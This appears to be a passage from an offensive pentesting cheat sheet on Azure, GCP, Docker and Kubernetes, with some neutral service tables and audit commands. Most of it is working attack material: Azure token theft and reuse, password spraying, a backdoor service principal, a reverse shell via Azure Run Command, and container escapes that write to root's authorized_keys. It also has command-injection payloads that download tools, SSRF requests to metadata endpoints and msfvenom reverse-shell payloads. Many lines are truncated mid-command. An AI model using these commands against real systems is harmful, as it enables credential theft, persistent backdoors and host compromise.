• Possible other Azure service integration (SQL, Storage, etc.)
• Look through cspkg zip files for creds/certs
• Search Visual Studio Publish directory
     \bin\debug\publish
• Azure Publish Settings files (.publishsettings)
    ◇ Designed to make it easier for developers to push code to Azure
    ◇ Can contain a Base64 encoded Management Certificate
    ◇ Sometimes cleartext credentials
    ◇ Open publishsettings file in text editor
    ◇ Save “ManagementCertificate” section into a new .pfx file
```

```
    ◇ There is no password for the pfx
    ◇ Search the user's Downloads directory and VS projects
• Check %USERPROFILE&\.azure\ for auth tokens
• During an authenticated session with the Az PowerShell module a TokenCache.dat file gets generated in the
• Also search disk for other saved context files (.json)
• Multiple tokens can exist in the same context file

Post-Compromise
• What can we learn with a basic user?
• Subscription Info
• User Info
• Resource Groups
• Scavenging Runbooks for Creds
• Standard users can access Azure domain information and isn't usually locked down
• Authenticated users can go to portal.azure.com and click Azure Active Directory
• O365 Global Address List has this info as well
• Even if portal is locked down PowerShell cmdlets will still likely work
• There is a company-wide setting that locks down the entire org from viewing Azure info via cmd line: Set-

Azure: CLI Access
• Azure Service Management (ASM or Azure "Classic")
    ◇ Legacy and recommended to not use
• Azure Resource Manager (ARM)
    ◇ Added service principals, resource groups, and more
    ◇ Management Certs not supported
• PowerShell Modules
    ◇ Az, AzureAD & MSOnline
• Azure Cross-platform CLI Tools
    ◇ Linux and Windows client

Azure: Subscriptions
• Organizations can have multiple subscriptions
• A good first step is to determine what subscription you are in
• The subscription name is usually informative
• It might have "Prod", or "Dev" in the title
• Multiple subscriptions can be under the same Azure AD directory (tenant)
• Each subscription can have multiple resource groups

Azure User Information
• Built-In Azure Subscription Roles
    ◇ Owner (full control over resource)
    ◇ Contributor (All rights except the ability to change permissions)
    ◇ Reader (can only read attributes)
    ◇ User Access Administrator (manage user access to Azure resources)
• Get the current user's role assignement
    PS> Get-AzRoleAssignment
• If the Azure portal is locked down it is still possible to access Azure AD user information via MSOnline
• The below examples enumerate users and groups
    PS> Import-Module MSOnline
    PS> Connect-MsolService
Or
    PS> $credential = Get-Credential
    PS> Connect-MsolService -Credential $credential

    PS> Get-MSolUser -All
    PS> Get-MSolGroup -All
    PS> Get-MSolGroupMember -GroupObjectId
    PS> Get-MSolCompanyInformation
• Pipe Get-MSolUser -All to format list to get all user attributes
    PS> Get-MSolUser -All | fl

Azure Resource Groups
• Resource Groups collect various services for easier management
• Recon can help identify the relationships between services such as WebApps and SQL
    PS> Get-AzResource
    PS> Get-AzResourceGroup
    PS> Get-AzStorageAccount
Azure: Runbooks
• Azure Runbooks automate various tasks in Azure
• Require an Automation Account and can contain sensitive information like passwords
    PS> Get-AzAutomationAccount
```

```
    PS> Get-AzAutomationRunbook -AutomationAccountName  -ResourceGroupName
• Export a runbook with:
    PS> Export-AzAutomationRunbook -AutomationAccountName  -ResourceGroupName  -Name  -OutputFolder .\Deskt

Azure VMs:
   PS> Get-AzVM
   PS> $vm = Get-AzVM -Name "VM Name"
   PS> $vm.OSProfile
   PS> Invoke-AzVMRunCommand -ResourceGroupName $ResourceGroupName -VMName $VMName -CommandId RunPowerShel

Azure Virtual Networks:
   PS> Get-AzVirtualNetwork
   PS> Get-AzPublicIpAddress
   PS> Get-AzExpressRouteCircuit
   PS> Get-AzVpnConnection

# Quick 1-liner to search all Azure AD user attributes for passwords after auth'ing with Connect-MsolServic
$x=Get-MsolUser;foreach($u in $x){$p = @();$u|gm|%{$p+=$_.Name};ForEach($s in $p){if($u.$s -like "*passwor

# https://www.synacktiv.com/posts/pentest/azure-ad-introduction-for-red-teamers.html

# Removing Azure services
- Under Azure Portal -> Resource Groups
```

Traditional AD - Azure AD comparision

(Windows Server) Active Directory	Azure Active Directory
LDAP	REST API's
NTLM/Kerberos	OAuth/SAML/OpenID/etc
Structured directory (OU tree)	Flat structure
GPO's	No GPO's
Super fine-tuned access controls	Predefined roles
Domain/forest	Tenant
Trusts	Guests

Basic Azure AD concepts and tips

```
- Source of authentication for Office 365, Azure Resource Manager, and anything else you integrate with it.

- Powershell interaction:
• MSOnline PowerShell module
    • Focusses on Office 365
    • Some Office 365 specific features
• AzureAD PowerShell module
    • General Azure AD
    • Different feature set
• Azure CLI / Az powershell module
    • More focus on Azure Resource Manager

- Azure AD principals
```

```
  • Users
  • Devices
  • Applications

- Azure AD roles
  • RBAC Roles are only used for Azure Resource Manager
  • Office 365 uses administrator roles exclusively

- Azure AD admin roles
  • Global/Company administrator can do anything
  • Limited administrator accounts
      • Application Administrator
      • Authentication Administrator
      • Exchange Administrator
      • Etc
  • Roles are fixed

- Azure AD applications
  • Documentation unclear
  • Terminology different between documentation, APIs and Azure portal
  • Complex permission system
  • Most confusing part
  • Examples:
      • Microsoft Graph
      • Azure Multi-Factor Auth Client
      • Azure Portal
      • Office 365 portal
      • Azure ATP
  • A default Office 365 Azure AD has about 200 service principals
    (read: applications)
- App permissions
  • Two types of privileges:
      • Delegated permissions
      • Require signed-in user present to utilize
  • Application permissions
      • Are assigned to the application, which can use them at any time
  • These privileges are assigned to the service principal
  • Every application defines permissions
  • Can be granted to Service Principals
  • Commonly used:
      • Microsoft Graph permissions
      • Azure AD Graph permissions

- Azure AD Sync Account
  • Dump all on-premise password hashes (if PHS is enabled)
  • Log in on the Azure portal (since it's a user)
  • Bypass conditional access policies for admin accounts
  • Add credentials to service principals
  • Modify service principals properties

If password hash sync is in use:
Compromised Azure AD connect Sync account = Compromised AD

  • Encryption key is encrypted with DPAPI
  • Decrypted version contains some blob with AES keys
  • Uses AES-256 in CBC mode

Anyone with control over Service Principals can assign credentials to them and potentially escalate privile

Anyone who can edit properties* of the AZUREADSSOACC$ account, can impersonate any user in Azure AD using K

```

Azure attacks examples

```
# Password spraying
https://github.com/dafthack/MSOLSpray/MSOLSpray.ps1
Create a text file with ten (10) fake users we will spray along with your own user account (YourAzureADUser

Import-Module .\MSOLSpray.ps1
Invoke-MSOLSpray -UserList .\userlist.txt -Password [the password you set for your test account]

# Access Token

PS> Import-Module Az
PS> Connect-AzAccount
or
PS> $credential = Get-Credential
PS>Connect-AzAccount -Credential $credential

PS> mkdir C:\Temp
PS> Save-AzContext -Path C:\Temp\AzureAccessToken.json
PS> mkdir “C:\Temp\Live Tokens”

# Auth
Connect-AzAccount
## Or this way sometimes gets around MFA restrictions
$credential = Get-Credential
Connect-AzAccount -Credential $credential

Open Windows Explorer and type %USERPROFILE%\.Azure\ and hit enter
• Copy TokenCache.dat & AzureRmContext.json to C:\Temp\Live Tokens
• Now close your authenticated PowerShell window!

Delete everything in %USERPROFILE%\.azure\
• Start a brand new PowerShell window and run:
PS> Import-Module Az
PS> Get-AzContext -ListAvailable
• You shouldn’t see any available contexts currently

• In your PowerShell window let’s manipulate the stolen TokenCache.dat and AzureRmContext.json files so we

PS> $bytes = Get-Content "C:\Temp\Live Tokens\TokenCache.dat" -Encoding byte
PS> $b64 = [Convert]::ToBase64String($bytes)
PS> Add-Content "C:\Temp\Live Tokens\b64-token.txt" $b64

• Now let’s add the b64-token.txt to the AzureRmContext.json file.
• Open the C:\Temp\Live Tokens folder.
• Open AzureRmContext.json file in a notepad and find the line near the end of the file title “CacheData”.
• Delete the word “null” on this line
• Where “null” was add two quotation marks (“”) and then paste the contents of b64-token.txt in between the
• Save this file as C:\Temp\Live Tokens\StolenToken.json
• Let’s import the new token

PS> Import-AzContext -Profile 'C:\Temp\Live Tokens\StolenToken.json’

• We are now operating in an authenticated session to Azure

PS> $context = Get-AzContext
PS> $context.Account

• You can import the previously exported context (AzureAccessToken.json) the same way

# Azure situational awareness
• GOAL: Use the MSOnline and Az PowerShell modules to do basic enumeration of an Azure account post-compron
• In this lab you will authenticate to Azure using your Azure AD account you setup. Then, you will import t

• Start a new PowerShell window and import both the MSOnline and Az modules
    PS> Import-Module MSOnline
    PS> Import-Module Az
• Authenticate to each service with your Azure AD account:
    PS> Connect-AzAccount
    PS> Connect-MsolService
• First get some basic Azure information
    PS> Get-MSolCompanyInformation
```

```
• Some interesting items here are
   ◇ UsersPermissionToReadOtherUsersEnabled
   ◇ DirSyncServiceAccount
   ◇ PasswordSynchronizationEnabled
   ◇ Address/phone/emails
• Next, we will start looking at the subscriptions associated with the account as well as look at the curre
    PS> Get-AzSubscription
    PS> $context = Get-AzContext
    PS> $context.Name
    PS> $context.Account
• Enumerating the roles assigned to your user will help identify what permissions you might have on the sub
    PS> Get-AzRoleAssignment
• List out the users on the subscription. This is the equivalent of “net users /domain” in on-prem AD
    PS> Get-MSolUser -All
    PS> Get-AzAdApplication
    PS> Get-AzWebApp
    PS> Get-AzSQLServer
    PS> Get-AzSqlDatabase -ServerName $ServerName -ResourceGroupName $ResourceGroupName
    PS> Get-AzSqlServerFirewallRule -ServerName $ServerName -ResourceGroupName $ResourceGroupName
    PS> Get-AzSqlServerActiveDirectoryAdminstrator -ServerName $ServerName -ResourceGroupName $ResourceGrou
• The user you setup likely doesn’t have any resources currently associated with it, but these commands wi
    PS> Get-AzResource
    PS> Get-AzResourceGroup
• Choose a subscription
    PS> Select-AzSubscription -SubscriptionID "SubscriptionID"
• There are many other functions.
• Use Get-Module to list out the other Az module groups
• To list out functions available within each module use the below command substituting the value of the “N
    PS> Get-Module -Name Az.Accounts | Select-Object -ExpandProperty ExportedCommands
    PS> Get-Module -Name MSOnline | Select-Object -ExpandProperty ExportedCommands
```

Azure Block Blobs (S3 equivalent) attacks

```
# Discovering with Google Dorks
site:*.blob.core.windows.net
site:*.blob.core.windows.net ext:xlsx | ext:csv "password"
# Discovering with Dns enumeration
python dnscan.py -d blob.core.windows.net -w subdomains-100.txt

# When you found one try with curl, an empty container respond with 400

# List containers
az storage container list --connection-string '<connection string>'
# List blobs in containers
az storage blob list --container-name <container name> --connection-string '<connection string>'
# Download blob from container
az storage blob download --container-name <container name> --name <file> --file /tmp/<file> --connection-st
```

Other Azure Services

```
# Azure App Services Subdomain Takeover
- For target example.com you found users.example.com
- Go https://users.galaxybutter.com and got an error
- dig CNAME users.galaxybutter.com and get an Azure App Services probably deprecated or removed
- Creat an App Service and point it to the missing CNAME
- Add a custom domain to the App Service
- Show custom content

```

```
# Azure Run Command
# Feature that allows you to execute commands without requiring SSH or SMB/RDP access to a machine. This is
az login
az login --use-device-code #Login
az group list #List groups
az vm list -g GROUP-NAME #List VMs inside group
#Linux VM
az vm run-command invoke -g GROUP-NAME -n VM-NAME --command-id RunShellScript --scripts "id"
#Windos VM
az vm run-command invoke -g GROUP-NAME -n VM-NAME --command-id RunPowerShellScript --scripts "whoami"
# Linux Reverse Shell Azure Command
az vm run-command invoke -g GROUP-NAME -n VM-NAME --command-id RunShellScript --scripts "bash -c \"bash -i

# Azure SQL Databases
- MSSQL syntaxis
- Dorks: "database.windows.net" site:pastebin.com

# Azure AD commands
az ad sp list --all
az ad app list --all

# Azure metadata service
http://169.254.169.254/metadata/instance
https://github.com/microsoft/azureimds
```

Create Azure service principal as backdoor

```
$spn = New-AzAdServicePrincipal -DisplayName "WebService" -Role Owner
$spn
$BSTR = ::SecureStringToBSTR($spn.Secret)
$UnsecureSecret = ::PtrToStringAuto($BSTR)
$UnsecureSecret
$sp = Get-MsolServicePrincipal -AppPrincipalId <AppID>
$role = Get-MsolRole -RoleName "Company Administrator"
Add-MsolRoleMember -RoleObjectId $role.ObjectId -RoleMemberType ServicePrincipal -
RoleMemberObjectId $sp.ObjectId
#Enter the AppID as username and what was returned for $UnsecureSecret as the password
in the Get-Credential prompt
$cred = Get-Credential
Connect-AzAccount -Credential $cred -Tenant “tenant ID" -ServicePrincipal
```

Azure Services Summary

Base services

Azure Service	Could be Called	Use this to...	Like AWS...
Virtual Machines	Servers	Move existing apps to the cloud without changing them. You manage the entire computer.	EC2
Cloud Services	Managed Virtual Machines	Run applications on virtual machines that you don't have to manage, but can partially manage.	
Batch	Azure Distributed Processing	Work on a large chunk of data by divvying it up between a whole bunch of machines.	

RemoteApp	Remote Desktop for Apps	Expose non-web apps to users. For example, run Excel on your iPad.	AppStream
Web Apps	Web Site Host	Run websites (.NET, Node.js, etc.) without managing anything extra. Scale automatically and easily.	Elastic Beanstalk
Mobile Apps	Mobile App Accelerator	Quickly get an app backend up and running.	
Logic Apps	Visio for Doing Stuff	Chain steps together to get stuff done.	
API Apps	API Host	Host your API's without any of the management overhead.	
API Management	API Proxy	Expose an API and off-load things like billing, authentication, and caching.	API Gateway

Mobile

Azure Service	Could be Called	Use this to...	Like AWS...
Notification Hubs	Notification Blaster	Send notifications to all of your users, or groups of users based on things like zip code. All platforms.	SNS
Mobile Engagement	Mobile Psychic	Track what users are doing in your app, and customize experience based on this data.	

Storage

Azure Service	Could be Called	Use this to...	Like AWS...
SQL Database	Azure SQL	Use the power of a SQL Server cluster without having to manage it.	RDS
Document DB	Azure NoSQL	Use an unstructured JSON database without having to manage it.	Dynamo DB
Redis Cache	Easy Cache	Cache files in memory in a scalable way.	Elasticache
Storage Blobs	Cloud File System	Store files, virtual disks, and build other storage services on top of.	S3
Azure Search	Index & Search	Add search capabilities to your website, or index data stored somewhere else.	CloudSearch
SQL Data Warehouse	Structured Report Database	Store all of your company's data in a structured format for reporting.	RedShift
Azure Data Lake	Unstructured Report Database	Store all of your company's data in any format for reporting.	
HDInsight	Hosted Hadoop	Do Hadoopy things with massive amounts of data.	
Machine Learning	Skynet	Train AI to predict the future using existing data. Examples include credit card fraud detection and Netflix movie recommendations.	

Stream Analytics	Real-time data query	Look for patterns in data as it arrives.	
Data Factory	Azure ETL	Orchestrate extract, transform, and load data processes.	Data Pipeline
Event Hubs	IoT Ingestor	Ingest data at ANY scale inexpensively.	

Networking

Azure Service	Could be Called	Use this to...	Like AWS...
Virtual Network	Private Network	Put machines on the same, private network so that they talk to each other directly and privately. Expose services to the internet as needed.	
ExpressRoute	Fiber to Azure	Connect privately over an insanely fast pipe to an Azure datacenter. Make your local network part of your Azure network.	Direct Connect
Load Balancer	Load Balancer	Split load between multiple services, and handle failures.	
Traffic Manager	Datacenter Load Balancer	Split load between multiple datacenters, and handle datacenter outages.	
DNS	DNS Provider	Run a DNS server so that your domain names map to the correct IP addresses.	Route53
VPN Gateway	Virtual Fiber to Azure	Connect privately to an Azure datacenter. Make your local network part of your Azure network.	
Application Gateway	Web Site Proxy	Proxy all of your HTTP traffic. Host your SSL certs. Load balance with sticky sessions.	
CDN	CDN	Make your sites faster and more scalable by putting your static files on servers around the world close to your end users.	Cloudfront
Media Services	Video Processor	Transcode video and distribute and manage it on the scale of the Olympics.	Elastic Transcoder

Management

Azure Service	Could be Called	Use this to...	Like AWS...
Azure Resource Manager	Declarative Configuration	Define your entire Azure architecture as a repeatable JSON file and deploy all at once.	CloudFormation

Developer

Azure Service	Could be Called	Use this to...	Like AWS...
Application Insights	App Analytics	View detailed information about how your apps (web, mobile, etc.) are used.	Mobile Analytics

Service Fabric	Cloud App Framework	Build a cloud optimized application that can scale and handle failures inexpensively.

GCP

General

```
**Tools**
# Hayat https://github.com/DenizParlak/hayat
# GCPBucketBrute https://github.com/RhinoSecurityLabs/GCPBucketBrute
# GCP IAM https://github.com/marcin-kolda/gcp-iam-collector

Auth methods:
• Web Access
• API - OAuth 2.0 protocol
• Access tokens - short lived access tokens for service accounts
• JSON Key Files - Long-lived key-pairs
• Credentials can be federated

Recon:
• G-Suite Usage
    ◇ Try authenticating with a valid company email address at Gmail

Google Storage Buckets:
• Google Cloud Platform also has a storage service called “Buckets”
• Cloud_enum from Chris Moberly (@initstring) https://github.com/initstring/cloud_enum
    ◇ Awesome tool for scanning all three cloud services for buckets and more
        ▪ Enumerates:
            - GCP open and protected buckets as well as Google App Engine sites
            - Azure storage accounts, blob containers, hosted DBs, VMs, and WebApps
            - AWS open and protected buckets

Phising G-Suite:
• Calendar Event Injection
• Silently injects events to target calendars
• No email required
• Google API allows to mark as accepted
• Bypasses the “don’t auto-add” setting
• Creates urgency w/ reminder notification
• Include link to phishing page

Steal Access Tokens:
• Google JSON Tokens and credentials.db
• JSON tokens typically used for service account access to GCP
• If a user authenticates with gcloud from an instance their creds get stored here:
    ~/.config/gcloud/credentials.db
    sudo find /home -name "credentials.db"
• JSON can be used to authenticate with gcloud and ScoutSuite

Post-compromise
• Cloud Storage, Compute, SQL, Resource manager, IAM
• ScoutSuite from NCC group https://github.com/nccgroup/ScoutSuite
• Tool for auditing multiple different cloud security providers
• Create Google JSON token to auth as service account
```

Gcloud Basic Commands

```
# Authentication with gcloud and retrieve info
gcloud auth login
gcloud auth activate-service-account --key-file creds.json
gcloud auth list
gcloud config list
gcloud organizations list
```

```
gcloud organizations get-iam-policy <org ID>
gcloud projects get-iam-policy <project ID>
gcloud projects list
gcloud config set project <project name>
gcloud services list
gcloud source repos list
gcloud source repos clone <repo_name>

# Virtual Machines
gcloud compute instances list
gcloud beta compute ssh --zone "<region>" "<instance name>" --project "<project name>"
# Puts public ssh key onto metadata service for project
gcloud compute ssh <local host>
curl http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/scopes -H &#39;Me
# Use Google keyring to decrypt encrypted data
gcloud kms decrypt --ciphertext-file=encrypted-file.enc --plaintext-file=out.txt --key <crypto-key> --keyr

# Storage Buckets
List Google Storage buckets
gsutil ls
gsutil ls -r gs://<bucket name>
gsutil cp gs://bucketid/item ~/

# Webapps & SQL
gcloud app instances list
gcloud sql instances list
gcloud spanner instances list
gcloud bigtable instances list
gcloud sql databases list --instance <instance ID>
gcloud spanner databases list --instance <instance name>

# Export SQL databases and buckets
# First copy buckets to local directory
gsutil cp gs://bucket-name/folder/ .
# Create a new storage bucket, change perms, export SQL DB
gsutil mb gs://<googlestoragename>
gsutil acl ch -u <service account> gs://<googlestoragename>
gcloud sql export sql <sql instance name> gs://<googlestoragename>/sqldump.gz --database=<database name>

# Networking
gcloud compute networks list
gcloud compute networks subnets list
gcloud compute vpn-tunnels list
gcloud compute interconnects list

# Containers
gcloud container clusters list
# GCP Kubernetes config file ~/.kube/config gets generated when you are authenticated with
gcloud container clusters get-credentials <cluster name> --region <region>
kubectl cluster-info

# Serverless
gcloud functions list
gcloud functions describe <function name>
gcloud functions logs read <function name> --limit <number of lines>
# Gcloud stores creds in ~/.config/gcloud/credentials.db Search home directories
sudo find /home -name "credentials.db
# Copy gcloud dir to your own home directory to auth as the compromised user
sudo cp -r /home/username/.config/gcloud ~/.config
sudo chown -R currentuser:currentuser ~/.config/gcloud
gcloud auth list

# Metadata Service URL
# metadata.google.internal = 169.254.169.254
curl "http://metadata.google.internal/computeMetadata/v1/?recursive=true&alt=text" -H
"Metadata-Flavor: Google"

```

gcp.sh

```
#!/bin/sh
set -- $(dig -t txt +short _cloud-netblocks.googleusercontent.com +trace)
included="" ip4=""
while [ $# -gt 0 ]; do
k="${1%%:*}" v="${1#*:}"
case "$k" in
include)
# only include once
if [ "${included% $v *}" = "${included}" ]; then
set -- "$@" $(dig -t txt +short "$v")
included=" $v $included"
fi
;;
ip4) ip4="$v $ip4" ;;
esac
shift
done
for i in $ip4; do
echo "$i"
done
```

Docker && Kubernetes

Docker

Concepts

- Docker Image
  - Read only file with OS, libraries and apps
  - Anyone can create a docker image
  - Images can be stored in Docker hub (default public registry) or private registry
- Docker Container
  - Stateful instance of an image with a writable layer
  - Contains everything needed to run your application
  - Based on one or more images
- Docker Registry
  - Repository of images
- Docker Hub
  - Public docker registry
- Dockerfile
  - Configuration file that contains instructions for building a Docker image
- Docker-compose file
  - Configuration file for docker-compose
- Docker Swarm
  - Group of machines that are running Docker and joined into a cluster.
  - When you run docker commands, they are executed by a swarm manager.
- Portainer
  - Management solution for Docker hosts and Docker Swarm clusters
  - Via web interface
- Docker capabilities
  - Turn the binary "root/non-root" into a fine-grained access control system.
  - Processes that just need to bind on a port below 1024 do not have to run as root, they can just be granted the net_bind_service capability instead.
- Docker Control Groups
  - Used to allocate cpu, memory, network bandwith of host to container groups.

Commands

```
# Search in docker hub
docker search wpscan
# Run docker container from docker hub
docker run ubuntu:latest echo "Welcome to Ubuntu"
# Run docker container from docker hub with interactive tty
docker run --name samplecontainer -it ubuntu:latest /bin/bash
# List running containers
docker ps
# List all containers
docker ps -a
# List docker images
docker images
# Run docker in background
docker run --name pingcontainer -d alpine:latest ping 127.0.0.1 -c 50
# Get container logs
docker logs -f pingcontainer
# Run container service in specified port
```

```
docker run -d --name nginxalpine -p 7777:80 nginx:alpine
# Access tty of running container
docker exec -it nginxalpine sh
# Get low-level info of docker object
docker inspect (container or image)
# Show image history
docker history jess/htop
# Stop container
docker stop dummynginx
# Remove container
docker rm dummynginx
# Run docker with specified PID namespace
docker run --rm -it --pid=host jess/htop

# Show logs
docker logs containername
docker logs -f containername
# Show service defined logs
docker service logs
# Look generated real time events by docker runtime
docker system events
docker events --since '10m'
docker events --filter 'image=alpine'
docker events --filter 'event=stop'

# Compose application (set up multicontainer docker app)
docker-compose up -d
# List docker volumes
docker volume ls
# Create volume
docker volume create vol1
# List docker networks
docker network ls
# Create docker network
docker network create net1
# Remove captability of container
docker run --rm -it --cap-drop=NET_RAW alpine sh
# Check capabilities inside container
docker run --rm -it 71aa5f3f90dc bash
capsh --print
# Run full privileged container
docker run --rm -it --privileged=true 71aa5f3f90dc bash
capsh --print
# From full privileged container you can access host devices
more /dev/kmsg

# Creating container groups
docker run -d --name='low_priority' --cpuset-cpus=0 --cpu-shares=10 alpine md5sum /dev/urandom
docker run -d --name='high_priority' --cpuset-cpus=0 --cpu-shares=50 alpine md5sum /dev/urandom
# Stopping cgroups
docker stop low_priority high_priority
# Remove cgroups
docker rm low_priority high_priority

# Setup docker swarm cluster
docker swarm init
# Check swarm nodes
docker node ls
# Start new service in cluster
docker service create --replicas 1 --publish 5555:80 --name nginxservice
nginx:alpine
# List services
docker service ls
# Inspect service
docker service inspect --pretty nginxservice
# Remove service
docker service rm nginxservice
# Leave cluster
docker swarm leave (--force if only one node)

# Start portainer
```

```
docker run -d -p 9000:9000 --name portainer \
--restart always -v /var/run/docker.sock:/var/run/docker.sock \
-v /opt/portainer:/data portainer/portainer
```

Docker security basics

```
# Get image checksum
docker images --digests ubuntu
# Check content trust to get signatures
docker trust inspect mediawiki --pretty
# Check vulns in container
- Look vulns in base image
- Use https://vulners.com/audit to check for docker packages
- Inside any container
cat /etc/issue
dpkg-query -W -f='${Package} ${Version} ${Architecture}\n'
- Using Trivy https://github.com/aquasecurity/trivy
trivy image knqyf263/vuln-image:1.2.3
# Check metadata, secrets, env variables
docker inspect <image name>
docker inspect <container name>
# Review image history
docker history image:latest
# Inspect everything
docker volume inspect wordpress_db_data
docker network inspect wordpress_default
# Interesting look in the volume mountpoints
docker volume inspect whatever
cd /var/lib/docker/volumes/whatever
# Integrity check for changed files
docker diff imagename
# Check if you're under a container
https://github.com/genuinetools/amicontained#usage
# Docker Bench Security (Security Auditor)
cd /opt/docker-bench-security
sudo bash docker-bench-security.sh
```

Escape NET_ADMIN docker container

```
# Check if you're NET_ADMIN
ip link add dummy0 type dummy
ip link delete dummy0
# If it works, this script execute 'ps aux' in host:
mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/xecho 1 > /tmp/cgrp/x/notify
host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
echo "$host_path/cmd" > /tmp/cgrp/release_agentecho '#!/bin/sh' > /cmd
echo "ps aux > $host_path/output" >> /cmd
chmod a+x /cmdsh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
# You can replace the 'ps aux' command for:
cat id_dsa.pub >> /root/.ssh/authorized_keys
```

Attack insecure volume mounts

```
# After get reverse shell in docker container (eg insecure webapp with RCE)
# This commands are executed inside insecure docker container
# Check if it's available docker.sock
ls -l /var/run/docker.sock
# This allows to access the host docker service using host option with docker client by using the UNIX sock
```

```
# Now download docker client in container and run commands in host
./docker -H unix:///var/run/docker.sock ps
./docker -H unix:///var/run/docker.sock images
```

Attack docker misconfiguration

```
# Docker container with exposed ports running docker service
# Docker API is exposed in those docker ports
# Check query docker API with curl
curl 10.11.1.111:2375/images/json | jq .
# Then you can run commands in host machine
docker -H tcp://10.11.1.111:2375 ps
docker -H tcp://10.11.1.111:2375 images
```

Audit Docker Runtime and Registries

```
# Runtime

# Host with multiple dockers running
# Check docker daemon
docker system info
# Check docker API exposed on 0.0.0.0
cat /lib/systemd/system/docker.service
# Check if docker socket is running in any container
docker inspect | grep -i '/var/run/'
# Check rest of files docker related
ls -l /var/lib/docker/
# Check for any secret folder
ls -l /var/run/
ls -l /run/

# Public Registries
# Docker registry is a distribution system for Docker images. There will be diferent images and each may co
# Check if docker registry is up and running
curl -s http://localhost:5000/v2/_catalog | jq .
# Get tags of docker image
curl -s http://localhost:5000/v2/devcode/tags/list | jq .
# Download image locally
docker pull localhost:5000/devcode:latest
# Access container to review it
docker run --rm -it localhost:5000/devcode:latest sh
# Once mounted we can check the docker daemon config to see user and registry
docker system info
# And we can check the registries configured for the creds
cat ~/.docker/config.json

# Private registries
# Check catalog
curl 10.11.1.111:5000/v2/_catalog
# Get image tags
curl 10.11.1.111:5000/v2/privatecode/tags/list
# Add the insecure-registry tag to download docker image
vi /lib/systemd/system/docker.service
ExecStart=/usr/bin/dockerd -H fd:// --insecure-registry 10.11.1.111:5000
# Restart docker service
sudo systemctl daemon-reload
sudo service docker restart
# Download the image
docker pull 10.11.1.111:5000/privatecode:whatevertag
# Enter inside container and enumerate
docker run --rm -it 10.11.1.111:5000/privatecode:golang-developer-team sh
cd /app
```

```
ls -la
```

Attack container capabilities

```
# Host with sys_ptrace capability enabled with host PID space. So it runs top command of host
# You're already inside container
# Check capabilities
capsh --print
# Upload reverse shell and linux-injector
msfvenom -p linux/x64/shell_reverse_tcp LHOST=IP LPORT=PORT -f raw -o payload.bin
# Check any process running as root
ps aux | grep root
./injector PID_RUNNING_AS_ROOT payload.bin
```

Kubernetes

Concepts

- Kubernetes is a security orchestrator
- Kubernetes master provides an API to interact with nodes
- Each Kubernetes node run kubelet to interact with API and kube-proxy to refect Kubernetes networking services on each node.
- Kubernetes objects are abstractions of states of your system.
  - Pods: collection of container share a network and namespace in the same node.
  - Services: Group of pods running in the cluster.
  - Volumes: directory accesible to all containers in a pod. Solves the problem of loose info when container crash and restart.
  - Namespaces: scope of Kubernetes objects, like a workspace (dev-space).

Commands

```
# kubectl cli for run commands against Kubernetes clusters
# Get info
kubectl cluster-info
# Get other objects info
kubectl get nodes
kubectl get pods
kubectl get services
# Deploy
kubectl run nginxdeployment --image=nginx:alpine
# Port forward to local machine
kubectl port-forward <PODNAME> 1234:80
# Deleting things
kubectl delete pod
# Shell in pod
kubectl exec -it <PODNAME> sh
# Check pod log
kubectl logs <PODNAME>
# List API resources
kubectl api-resources
# Check permissions
kubectl auth can-i create pods
# Get secrets
kubectl get secrets <SECRETNAME> -o yaml
```

```
# Get more info of specific pod
kubectl describe pod <PODNAME>
# Get cluster info
kubectl cluster-info dump

# kube-bench - secutity checker
kubectl apply -f kube-bench-node.yaml
kubectl get pods --selector job-name=kube-bench-node
kubectl logs kube-bench-podname
# kube-hunter - check security weaknesses
./kube-hunter.py
# kubeaudit
./kubeaudit all

# Known vulns
CVE-2018-1002105
CVE-2019-5736
CVE-2019-9901
```

Attak Private Registry miconfiguration

```
# Web application deployed vulnerable to lfi
# Read configuration through LFI
cat /root/.docker/config.json
# Download this file to your host and configure in your system
docker login -u _json_key -p "$(cat config.json)" https://gcr.io
# Pull the private registry image to get the backend source code
docker pull gcr.io/training-automation-stuff/backend-source-code:latest
# Inspect and enumerate the image
docker run --rm -it gcr.io/training-automation-stuff/backend-source-code:latest
# Check for secrets inside container
ls -l /var/run/secrets/kubernetes.io/serviceaccount/
# Check environment vars
printenv
```

Attack Cluster Metadata with SSRF

```
# Webapp that check the health of other web applications
# Request to
curl http://169.254.169.254/computeMetadata/v1/
curl http://169.254.169.254/computeMetadata/v1/instance/attributes/kube-env
```

Attack escaping pod volume mounts to access node and host

```
# Webapp makes ping
# add some listing to find docker.sock
ping whatever;ls -l /custom/docker/
# Once found, download docker client
ping whatever;wget https://download.docker.com/linux/static/stable/x86_64/docker-18.09.1.tgz -O /root/docke
ping whatever;tar -xvzf /root/docker-18.09.1.tgz -C /root/
ping whatever;/root/docker/docker -H unix:///custom/docker/docker.sock ps
ping whatever;/root/docker/docker -H unix:///custom/docker/docker.sock images
```

CDN - Comain Fronting

```
CDN - Domain Fronting

**Tools**
https://github.com/rvrsh3ll/FindFrontableDomains
https://github.com/stevecoward/domain-fronting-tools
# Domain Fronting TLS 1.3
https://github.com/SixGenInc/Noctilucent
https://github.com/vysecurity/DomainFrontingLists
```

Exploitation

Payloads

msfvenom

```
# Creating a payload
msfvenom -p [payload] LHOST=[listeninghost] LPORT=[listeningport]

# List of payloads
msfvenom -l payloads

# Payload options
msfvenom -p windows/x64/meterpreter_reverse_tcp --list-options

# Creating a payload with encoding
msfvenom -p [payload] -e [encoder] -f [formattype] -i [iteration]  > outputfile

# Creating a payload using a template
msfvenom -p [payload]  -x [template] -f [formattype] > outputfile

# Listener for MSfvenom Payloads:
msf5>use exploit/multi/handler
msf5>set payload windows/meterpreter/reverse_tcp
msf5>set lhost
msf5>set lport
msf5> set ExitOnSession false
msf5>exploit -j

#  Windows Payloads
msfvenom -p windows/meterpreter/reverse_tcp LHOST=IP LPORT=PORT -f exe > shell.exe
msfvenom -p windows/meterpreter_reverse_http LHOST=IP LPORT=PORT HttpUserAgent="Mozilla/5.0 (Windows NT 10.
msfvenom -p windows/meterpreter/bind_tcp RHOST= IP LPORT=PORT -f exe > shell.exe
msfvenom -p windows/shell/reverse_tcp LHOST=IP LPORT=PORT -f exe > shell.exe
msfvenom -p windows/shell_reverse_tcp LHOST=IP LPORT=PORT -f exe > shell.exe

#  Linux Payloads
